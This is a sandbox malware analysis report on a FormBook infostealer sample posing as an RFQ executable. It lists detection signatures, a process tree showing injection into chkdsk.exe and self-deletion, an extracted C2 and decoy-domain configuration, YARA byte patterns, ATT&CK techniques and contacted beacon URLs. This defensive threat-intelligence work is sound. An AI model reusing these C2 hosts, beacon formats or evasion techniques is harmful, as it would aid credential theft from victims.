ID: 435309
Sample Name: RFQ-BCM 03122020.exe
Cookbook: default.jbs
Time: 11:54:20
Date: 16/06/2021
Version: 32.0.0 Black Diamond

Table of Contents

Copyright Joe Security LLC 2021

Copyright Joe Security LLC 2021


Windows Analysis Report RFQ-BCM 03122020.exe

Overview


General Information

Sample Name:	RFQ-BCM 03122020.exe
Analysis ID:	435309
MD5:	d3d5e6cafa8ca89..
SHA1:	ba57aa266efd34e.
SHA256:	214910524a528b..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…
- Tries to detect virtualization through…
- Antivirus or Machine Learning detec…

Classification



Process Tree

- **System is w10x64**
- RFQ-BCM 03122020.exe (PID: 4628 cmdline: 'C:\Users\user\Desktop\RFQ-BCM 03122020.exe' MD5: D3D5E6CAFA8CA89384E56E6374A14203)
  - RFQ-BCM 03122020.exe (PID: 5988 cmdline: 'C:\Users\user\Desktop\RFQ-BCM 03122020.exe' MD5: D3D5E6CAFA8CA89384E56E6374A14203)
- explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - chkdsk.exe (PID: 3536 cmdline: C:\Windows\SysWOW64\chkdsk.exe MD5: 2D5A2497CB57C374B3AE3080FF9186FB)
    - cmd.exe (PID: 4968 cmdline: /c del 'C:\Users\user\Desktop\RFQ-BCM 03122020.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 4972 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

Copyright Joe Security LLC 2021

```
{
  "C2 list": [
    "www.jiltedowl.com/um8e/"
  ],
  "decoy": [
    "theypretend.com",
    "hopeschildren.com",
    "kuly.cloud",
    "maniflexx.net",
    "bedtimesocietyblog.com",
    "spenglerwetlandpreserve.com",
    "unity-play.net",
    "bonap56.com",
    "consciencevc.com",
    "deluxeluxe.com",
    "officialjuliep.com",
    "cttrade.club",
    "quietflyt.com",
    "mcabspl.com",
    "lippocaritahotel.com",
    "tolanfilms.xyz",
    "momenaagro.com",
    "slingshotart.com",
    "thefoundershuddle.com",
    "mobilbaris.com",
    "castlerockbotanicals.com",
    "dautusim.com",
    "tolteca.club",
    "saddletaxweigh.info",
    "oxydiumcorp.com",
    "themiamadison.com",
    "888luckys.net",
    "brandsuggestion.com",
    "jusdra.com",
    "therios.net",
    "helpushelpothersstore.com",
    "pornometal.com",
    "whejvrehj.com",
    "ngzhaohern.com",
    "slaskie.pro",
    "heuristicadg.com",
    "angrybird23blog.com",
    "my-bmi.space",
    "lufral.com",
    "influenced-brands.com",
    "vicdux.life",
    "top1opp.com",
    "techiedrill.com",
    "sitedesing.com",
    "bigtittylesbians.com",
    "xspinworks14.com",
    "alturadesingfit.com",
    "venturivasiljevic.com",
    "yxsj.info",
    "yorkshirebridalmakeup.info",
    "shopinnocenceeyejai.com",
    "yinhangli.com",
    "tickimumm.com",
    "xn--939am40byoeizq.com",
    "customerservuce.com",
    "blendoriginal.com",
    "freelancebizquiz.com",
    "matjar-lik.com",
    "bellaxxocosmetics.com",
    "gxdazj.com",
    "findbriefmarken.com",
    "pubgevents1.com",
    "metis.network",
    "eternapure.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.517395311.000000000432 0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000D.00000002.517395311.000000000432 0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000D.00000002.517395311.000000000432 0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.304999072.00000000006A 0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000002.304999072.00000000006A 0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.1.RFQ-BCM 03122020.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.1.RFQ-BCM 03122020.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.1.RFQ-BCM 03122020.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
2.2.RFQ-BCM 03122020.exe.2160000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.RFQ-BCM 03122020.exe.2160000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Copyright Joe Security LLC 2021

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Copyright Joe Security LLC 2021

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 1 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ-BCM 03122020.exe	21%	Virustotal		Browse
RFQ-BCM 03122020.exe	22%	ReversingLabs	Win32.Spyware.Noon	
RFQ-BCM 03122020.exe	100%	Joe Sandbox ML		

Dropped Files

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsuBF4B.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsuBF4B.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
13.2.chkdsk.exe.4675830.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
3.0.RFQ-BCM 03122020.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
2.2.RFQ-BCM 03122020.exe.2160000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
13.2.chkdsk.exe.5097960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
3.1.RFQ-BCM 03122020.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.2.RFQ-BCM 03122020.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.RFQ-BCM 03122020.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
2.0.RFQ-BCM 03122020.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File

Domains

Source	Detection	Scanner	Label	Link
www.sitedesing.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://sitedesing.com/images/Asset	0%	Avira URL Cloud	safe	
http://www.slingshotart.com/um8e/?4h=+OafPWEw6Z0Z/R6BCooy8AJa5dJFYQpN1/QWnuYdhiYhG0yayK8Tfl0bClCAF0vxrCxk&z6AhC6=4h0836-hg	0%	Avira URL Cloud	safe	
www.jiltedowl.com/um8e/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://sitedesing.com/404/	0%	Avira URL Cloud	safe	
http://www.jiltedowl.com/um8e/?4h=KKIQ4+/JXGLy+NPKOmU9hT636Guj5rKZNfTWQVYkTfV7RhYYbHnV1SAJBWZXUUxQase4&z6AhC6=4h0836-hg	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://sitedesing.com/404.html/index.xml	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.vicdux.life/um8e/?4h=xbMoviQlEnjsHrEbTPTiLAbjABxJdIVdbR0FO8anDWX5sWiRIQHIKvYrn6XTqKSl/tf+&z6AhC6=4h0836-hg	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.influenced-brands.com/um8e/?4h=OS+4PEF1Ll0k0ag4LLFRlEV4qtlkwOP7xXHx1u8kCQ7qmPGCq8FzaBf5dHjLd1oRWXdL&z6AhC6=4h0836-hg	0%	Avira URL Cloud	safe	
http://www.themiamadison.com/um8e/?4h=NkJAbAW12eli3K5LHnKsR+Euvd9TZZ9XHnn7bgS23Br3geXrqL1EBTSK/IXVH0nBwn3R&z6AhC6=4h0836-hg	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.lippocaritahotel.com/um8e/?4h=jQU7CxI2ATQsp+gAQw0922hAeD0Z0/nKIEFQeuBuNEOev1XtQ7gaXUtk4Kl0GHqLnKhz&z6AhC6=4h0836-hg	0%	Avira URL Cloud	safe	
http://www.sitedesing.com/um8e/?4h=5AA2OBt9f+luPmvaEKU5k+Cesx0roAkoENQvosg49Q0qMzSHjZ+2qPqQ9q6NL9KFhBoB&z6AhC6=4h0836-hg	0%	Avira URL Cloud	safe	
http://www.venturivasiljevic.com/um8e/?4h=Yr1O9d2lyD9rL0BsR5AOXBjd9Tt7L5u6HmDWn6NeMbq+6FaKs7VlSuQ+xmgdPYl8Ubqc&z6AhC6=4h0836-hg	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.venturivasiljevic.com	154.216.127.214	true	true		unknown
s.multiscreensite.com	100.24.208.97	true	false		high
jiltedowl.com	34.102.136.180	true	false		unknown
themiamadison.com	192.0.78.24	true	true		unknown
www.sitedesing.com	172.67.193.107	true	true	• 0%, Virustotal, Browse	unknown
slingshotart.com	34.102.136.180	true	false		unknown
pixie.porkbun.com	44.227.65.245	true	false		high
lippocaritahotel.com	103.28.148.178	true	true		unknown
influenced-brands.com	34.102.136.180	true	false		unknown
www.angrybird23blog.com	104.252.53.222	true	true		unknown
www.lippocaritahotel.com	unknown	unknown	true		unknown
www.jiltedowl.com	unknown	unknown	true		unknown
www.influenced-brands.com	unknown	unknown	true		unknown
www.vicdux.life	unknown	unknown	true		unknown
www.themiamadison.com	unknown	unknown	true		unknown
www.top1opp.com	unknown	unknown	true		unknown
www.therios.net	unknown	unknown	true		unknown
www.slingshotart.com	unknown	unknown	true		unknown
www.yorkshirebridalmakeup.info	unknown	unknown	true		unknown
www.helpushelpothersstore.com	unknown	unknown	true		unknown
www.saddletaxweigh.info	unknown	unknown	true		unknown

Contacted URLs

Copyright Joe Security LLC 2021

Name	Malicious	Antivirus Detection	Reputation
http://www.slingshotart.com/um8e/?4h=+OafPWEw6Z0Z/R6BCooy8AJa5dJFYQpN1/QWnuYdhiYhG0yayK8Tfl0bClCAF0vxrCxk&z6AhC6=4h0836-hg	false	• Avira URL Cloud: safe	unknown
www.jiltedowl.com/um8e/	true	• Avira URL Cloud: safe	low
http://www.jiltedowl.com/um8e/?4h=KKIQ4+/JXGLy+NPKOmU9hT636Guj5rKZNfTWQVYkTfV7RhYYbHnV1SAJBWZXUUxQase4&z6AhC6=4h0836-hg	false	• Avira URL Cloud: safe	unknown
http://www.vicdux.life/um8e/?4h=xbMoviQlEnjsHrEbTPTiLAbjABxJdIVdbR0FO8anDWX5sWiRIQHIKvYrn6XTqKSl/tf+&z6AhC6=4h0836-hg	true	• Avira URL Cloud: safe	unknown
http://www.influenced-brands.com/um8e/?4h=OS+4PEF1Ll0k0ag4LLFRlEV4qtlkwOP7xXHx1u8kCQ7qmPGCq8FzaBf5dHjLd1oRWXdL&z6AhC6=4h0836-hg	false	• Avira URL Cloud: safe	unknown
http://www.themiamadison.com/um8e/?4h=NkJAbAW12eli3K5LHnKsR+Euvd9TZZ9XHnn7bgS23Br3geXrqL1EBTSK/IXVH0nBwn3R&z6AhC6=4h0836-hg	true	• Avira URL Cloud: safe	unknown
http://www.lippocaritahotel.com/um8e/?4h=jQU7CxI2ATQsp+gAQw0922hAeD0Z0/nKIEFQeuBuNEOev1XtQ7gaXUtk4Kl0GHqLnKhz&z6AhC6=4h0836-hg	true	• Avira URL Cloud: safe	unknown
http://www.sitedesing.com/um8e/?4h=5AA2OBt9f+luPmvaEKU5k+Cesx0roAkoENQvosg49Q0qMzSHjZ+2qPqQ9q6NL9KFhBoB&z6AhC6=4h0836-hg	true	• Avira URL Cloud: safe	unknown
http://www.venturivasiljevic.com/um8e/?4h=Yr1O9d2lyD9rL0BsR5AOXBjd9Tt7L5u6HmDWn6NeMbq+6FaKs7VlSuQ+xmgdPYl8Ubqc&z6AhC6=4h0836-hg	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
100.24.208.97	s.multiscreensite.com	United States		14618	AMAZON-AESUS	false
192.0.78.24	themiamadison.com	United States		2635	AUTOMATTICUS	true
103.28.148.178	lippocaritahotel.com	Indonesia		58477	ARGON-AS-IDArgonDataCommunicationID	true
34.102.136.180	jiltedowl.com	United States		15169	GOOGLEUS	false
154.216.127.214	www.venturivasiljevic.com	Seychelles		132839	POWERLINE-AS-APPOWERLINEDATACENTERHK	true
172.67.193.107	www.sitedesing.com	United States		13335	CLOUDFLARENETUS	true
44.227.65.245	pixie.porkbun.com	United States		16509	AMAZON-02US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	435309
Start date:	16.06.2021
Start time:	11:54:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 7s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ-BCM 03122020.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Copyright Joe Security LLC 2021

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@14/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 25.4% (good quality ratio 23.6%) • Quality average: 77.8% • Quality standard deviation: 28.9%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
100.24.208.97	SKMBT_C224307532DL23457845_Product Order doc.exe	Get hash	malicious	Browse	• www.theruthyfoundation.com/ftgq/?C48xf8=VFQ8p8YH&8p=hXrrV6KmgNDYgaMusCisUpQaeMuXCQm/wDS3W/8bIiU7O/afikPnTfdtGvQUzT0iCOule4rqgA==
	2a#U062c.exe	Get hash	malicious	Browse	• www.theruthyfoundation.com/ftgq/?LZNd=hXrrV6KmgNDYgaMusCisUpQaeMuXCQm/wDS3W/8bIiU7O/afikPnTfdtGs89wTIaLtbz&MnZ=bjoxsdeh2XJx3v

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Order.exe	Get hash	malicious	Browse	• www.thedistrictatwestchester.com/ditf/?KvZpwPd=xqrQbuSug7mAeRb6s4MjD2XHIqcUYCAk+UoWKN0r4XMupSw1FqkJq36FBmsDlaKOVa+f&ARn=BjAtCdjxOrQ8pTgP
	purchase order PO#00011.exe	Get hash	malicious	Browse	• www.johnnysapplianc erepairs.com/amis/?r6A=HdPxEJnh&bj=zTtUbYOcJCdyZDGQWkPx4bEgpJYBwOrJPdPRmcYJS7VFwtD6RYZ6+7GYZtnd2PjK3too
